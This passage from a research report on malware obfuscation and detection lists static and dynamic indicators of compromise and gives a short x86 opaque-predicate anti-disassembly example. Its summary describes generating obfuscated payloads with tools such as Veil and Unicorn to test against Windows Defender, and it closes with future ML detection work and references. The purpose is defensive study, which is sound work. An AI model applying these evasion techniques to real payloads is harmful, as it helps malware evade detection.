


Figure 7.3.11 Identification of decompressed code

- It is also necessary to locate Memory APIs which could be maliciously used to create and allocate memory by any malware.




Figure 7.3.11 Memory APIs

- Modified MBR, Incomplete URL regex could also be an indicator of malware being obfuscated.




Figure 7.3.11 Regex

- Finding suspicious URLs within malicious driver




Figure 7.3.11 Suspicious URLs

- Identification of Fake push instructions, dead & useless code, code reordering using unconditional jumps, and code flattening are some good tricks a malware uses to do obfuscation.
- Original code section could be “splitted” and “ scattered” around the program (data and instructions)
- Translation to short jumps using RVA, for the same import address indicates IAT obfuscation.
- Redirection of Native APIs to stub code, which forwards the call to native DLLs from the respective APIs.
- Identification of abused inline instruction
- Identification of simple obaque predicate and anti-assembly techniques are some good methods of advance obfuscation techniques.

Opaque predicate technique is used to deceive reverse engineering. Opaque predicate anti-disassembly trick insert **conditional statements** (usually control flow instructions) whose outcome is constant and known to the malware author, but not clear in static analysis. Thus, a disassembler will follow both directions of the control flow instruction, one of which leads to the wrong disassembly and affects the resulting control flow graph. This is one of advance obfuscation used by malware authors.

Figure 7.3.11 opaque predicate

```
        xor eax, eax
        nop
        nop
L1:
        push eax
        cmp eax, eax
        jne fake
        add ecx, 333h
        jmp skip
fake:
        DB 0Fh
skip:
        nop
        nop
        mov ecx, ecx
        mov edx, 444h
        push offset ProcName
        push eax
        call GetProcAddress
```

Figure 7.3.11 another code to define opaque predicate

Since the "compare instruction" on line cmp eax, eax will always evaluate to true, the fake branch will never be taken at runtime. However, to a disassembler, this fact is not apparent and it will evaluate both paths.

- Call stack manipulation

Figure 7.3.11 call stack manipulation

- Detection of process injection using reverse engineering.
- hiding code behind Thread local storage (TLS callbacks)




Figure 7.3.11 Thread local storage

- Indicators of packing in PE structure - New PE header, packed section, decompression stub, and original entry point is reallocated/ obfuscated, import address table.
- Do notice modifications done in system permissions
- Analysis of file header notifies about section values, time stamp and pointer to symbol table.




Figure 7.3.11 file header

- Import directory is being analysed by PE studio, showing presence of virtual protect feature in the malware to evade detection.

Figure 7.3.11 Import Directory

- Identification of Dynamic API calls having imports using finding Xori.

Figure 7.3.11 Dynamic API calls

- Presence of **Header imports –** Exitprocess, GetlastError, GetLocalTime, GetModuleHandleA.




Figure 7.3.11 header imports

- File identification helps in knowing target OS and its Architecture [file signature].
- It is necessary to understand that similar modules of a malware which has been integrated recently and modified an old malware as a new one, **can look differently in various systems installed** irrespective of affecting Operating system of similar platform.
- Different malwares affect specific set of defenses or location in a target system. Say for **Trickbot hates Windows Defender the most**, so whenever it affects any windows target it always try to disable the defender service on priority.
- Different Malware shows some **unique and specific noticeable behaviour towards various security engines**, which may assist in identifying family of the respective malware.
- Malware having same modules does affect different Operating System differently. For instance, Trickbot downloaded on windows 10 affects memory and not disk whereas

if downloaded on windows 7 affects disk and not memory. Hence, behaviour will be different so will be its IOC.

- Identifying **activity time of a malware** will be helpful and do observe running of legitimate services on system.
- Do see task manager, task scheduler.
- Unexpected addition of **files and directories** within the system
- **Downloaded modules, Plug-in directories** and its name may act as indicators.
- A kind differentiation between interpreted code and native code to respectively design its method of analysis for detection.

Interpreted Code - has the ability to obtain decompilation of byte code

- Nonsensical variables/ functions/objects,
- AUTO OPEN functions, string manipulation
- Object creation , unnecessary instructions

Native code – has the ability to obtain disassembly of machine code

- API calls, confusing logic and control flow, binaries
- Stack strings, checksum values
- Cryptographic constants/ functions/codes
- PE formats, PE imports, PE header info, Process environment blocks, trace IMPORT table construction, EXPORT functions/ directories, section entropy, section names & characters.
- Use of cryptography on codes

- IP lookup, source of malware, Metadata about network, use of interesting ports, CnC communication beacons, host detection
- Identification of dropped files.
- Observations about Network Activity: A number of features that indicate network activity initiated by the malware sample are extracted. For example, UDP and TCP requests are logged and both the IP and PORT are extracted. Also, DNS requests are used as features, with both the IP and host name collected. In addition, all HTTP requests are collected, and for each request, the User-Agent, Destination URL and Request Method are considered features.

Chapter 8: Summary

- Multiple experiments have been conducted using Obfuscation tools such as **VEIL, VENOM, Hercules, Metaspolit frameworks, Unicorn, Fatrat and Phantom** etc. It has been a great learning to identify and understand about use of obfuscation tool and its methodology to generate obfuscated payload.
- Among all experiments conducted we have taken two experiments to provide proof of their methodology, which are experiments conducted using **UNICORN and Hercules**.
- Through the study of this research module it has been a great learning to know about multiple obfuscation techniques , obfuscation tools and what methodologies defender Av follows.
- Through this module relevant references have been collected on basic obfuscation techniques, advance obfuscation techniques and future trends in obfuscation techniques.
- I have also come to know about numerous obfuscation tools that integrate obfuscation techniques having potential to generate variants of obfuscated payload (automated).
- Testing of obfuscated payloads against Defender AV in distinct version of Windows OS brings knowledge of how the version of AV scanners differs from one generation to the other and introduces improved security.
- Multiple experiments have been conducted on detection of obfuscated malware using distinct malware samples. Analysis of such samples have been completed using static and dynamic analysis along with reverse engineering techniques.
- A lot has been learnt about various detection methods, detection techniques and detection mechanism that exists and those which are being implemented to robust detection for future use.
- The results of each experiment conducted provides us distinct set of Indicator of compromises to easily understand points to detect obfuscated malware.
- Some IoCs are hidden strings, PE structure, stack manipulation, NOP instruction, TLS callbacks, socket listening, encryption process, cryptographic codes, obfuscated strings etc.
- It is best to say that a cumulative source of learning have been obtained while conducting research on study of evasion and detection of obfuscated malware.
- All these set of experiments have been conducted to improvise detection methods of AV security engine and to understand what better can be done in future to improve detection using Machine Learning.

Chapter 9: Future work - ML/AI for Detection of Obfuscated Malware

- **Future work** may conduct research study on detection of obfuscated malware using Machine Learning and its implementation to understand how a better and robust detection mechanism can be achieved.
- This demands Artificial Intelligence based detection method **(Currently it is in research to develop its implementation through Machine Learning)**

Some Artificial Intelligence based methods:

- Data Mining (have been mentioned in chapter 4)
- Agent Technology
- Artificial Immune Technology
- Artificial Networks
- Neural networks

- Machine learning algorithms are required to understand development of better training models to provide genuine training to the predictive model. This will assist in achieving better predictive model to process decision in distinguishing malicious file from benign traffic.

- Studies can be conducted to attain understanding of Machine Learning approaches like unsupervised learning, supervised learning or deep learning. This may assist in developing mitigation against the incidents or attacks before it occurs.

- The understanding about evasion of obfuscated malware and Indicator of Compromises that have been collected from the experiments conducted in this project – **Evasion of Malware obfuscation and Detection,** definitely adds value to the progress in developing a successful Machine Learning model in future that would become efficient in effectively detecting obfuscated malware even in its first place.

References

[1]Chad Robertson, Dennis Distler.PDF Obfuscation – A Primer.

[2]Barriga, Jhonattan & Yoo, Sang Guun. (2017). Malware Detection and Evasion with Machine Learning Techniques: A Survey. International Journal of Applied Engineering Research. 12. 7207-7214.

[3]Michael, S., Andrew, H.: Practical Malware Analysis - The Hands-On Guide to Dissecting Malicious Software. No Starch Press, San Francisco (2012)

[4]Gaudesi M., Marcelli A., Sanchez E., Squillero G., Tonda A. (2016) Challenging Anti-virus Through Evolutionary Malware Obfuscation. In: Squillero G., Burelli P. (eds) Applications of Evolutionary Computation. EvoApplications 2016. Lecture Notes in Computer Science, vol 9598. Springer, Cham

[5]Gaudesi, Marco & Marcelli, Andrea & Sanchez, Ernesto & Squillero, Giovanni & Tonda, Alberto. (2015). Malware Obfuscation through Evolutionary Packers. 757-758. 10.1145/2739482.2764940.

[6]I. You and K. Yim, "Malware Obfuscation Techniques: A Brief Survey," *2010 International Conference on Broadband, Wireless Computing, Communication and Applications*, Fukuoka, 2010, pp. 297-300, doi: 10.1109/BWCCA.2010.85.

[7] Mcafee, Inc. Obfuscated malware detection.US8176559B2.

[8] Cynet. A Guide to Malware Detection Techniques: NGAV.

[9] Cory Cohen. Semantic code analysis for malware code deobfuscation.

[10] GU, G., PERDISCI, R., ZHANG, J., AND LEE, W. BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection. In 17th Usenix Security Symposium (2008).

[11]KINDER, J., KATZENBEISSER, S., SCHALLHART, C., AND VEITH, H. Detecting Malicious Code by Model Checking. In Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA) (2005).

[12] RIECK, K., HOLZ, T., WILLEMS, C., DUESSEL, P., AND LASKOV, P. Learning and classification of malware behavior. In Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA) (2008).

[13] Kaspersky-Lab-Whitepaper-Machine-Learning. Machine Learning methods for malware detection.

[14]FireEye Whitepaper. Exploring the Depths of Cmd.exe Obfuscation and Detection Techniques.

[15] Alan Martin Sweeney Mairead Feeney. Malware Analysis & Antivirus Signature Creation. LETTERKENNY INSTITUTE OF TECHNOLOGY.

[16] Malware Analysis and Detection Using Reverse Engineering Technique: S Megira et al 2018 J. Phys.: Conf. Ser. 1140 012042

[17]S Yusirwan, Y Prayudi and I Riadi 2015 Implementation of Malware Analysis using Static and D Dynamic Analysis Method (International Journal of Computer Applications) vol 117 no 6

[18]H A Nugroho and Hamid 2013 Reverse Engineering Techniques for Malware Analysis (International Symposium on Digital Forensics and Security)

[19] D Uppa, V Mehra and V Verma 2014 Basic Survey on Malware Analysis, Tools and Techniques (International Journal on Computational Sciences & Applications (IJCSA)) vol 4 no1

[20]Idika, Nwokedi & Mathur, Aditya. (2007). A survey of malware detection techniques. Purdue University.

[21]Konrad Rieck1 , Philipp Trinius2 , Carsten Willems2 , and Thorsten Holz2,3 .Automatic Analysis of Malware Behaviour using Machine Learning. Berlin Institute of Technology, Germany 2 University of Mannheim, Germany 3 Vienna University of Technology, Austria.

[22]Egele, M, Scholte, T, Kirda, E, et al. A survey on automated dynamic malware-analysis techniques and tools. ACM Comput Surv 2012; 44(2): Article 6.

[23]Belaoued, M, Mazouzi, S. Statistical study of imported APIs by PE type malware. In: Proceedings of the 2014 international conference on advanced networking distributed systems and applications, Bejaia, Algeria, 17–19 June 2014, pp.82–86. New York: IEEE.

[24]Yuxin, D, Siyi, Z. Malware detection based on deep learning algorithm. Neu Comput Appl 2019; 31(2): 461–472

[25]Mosli, R, Li, R, Yuan, B, et al. A behavior-based approach for malware detection. In: Proceedings of the IFIP international conference on digital forensics, Orlando, FL, 30 January–1 February 2017, pp.187–201. New York: Springer.

[26]SH Kok† , Azween Abdullah† , NZ Jhanjhi† and Mahadevan Supramaniam††.Ransomware, Threat and Detection Techniques: A Review. † School of Computer and Information Technology, Taylor's University, Malaysia ††Research & Innovation Management Centre, SEGI University, Malaysia. IJCSNS International Journal of Computer Science and Network Security, VOL.19 No.2, February 2019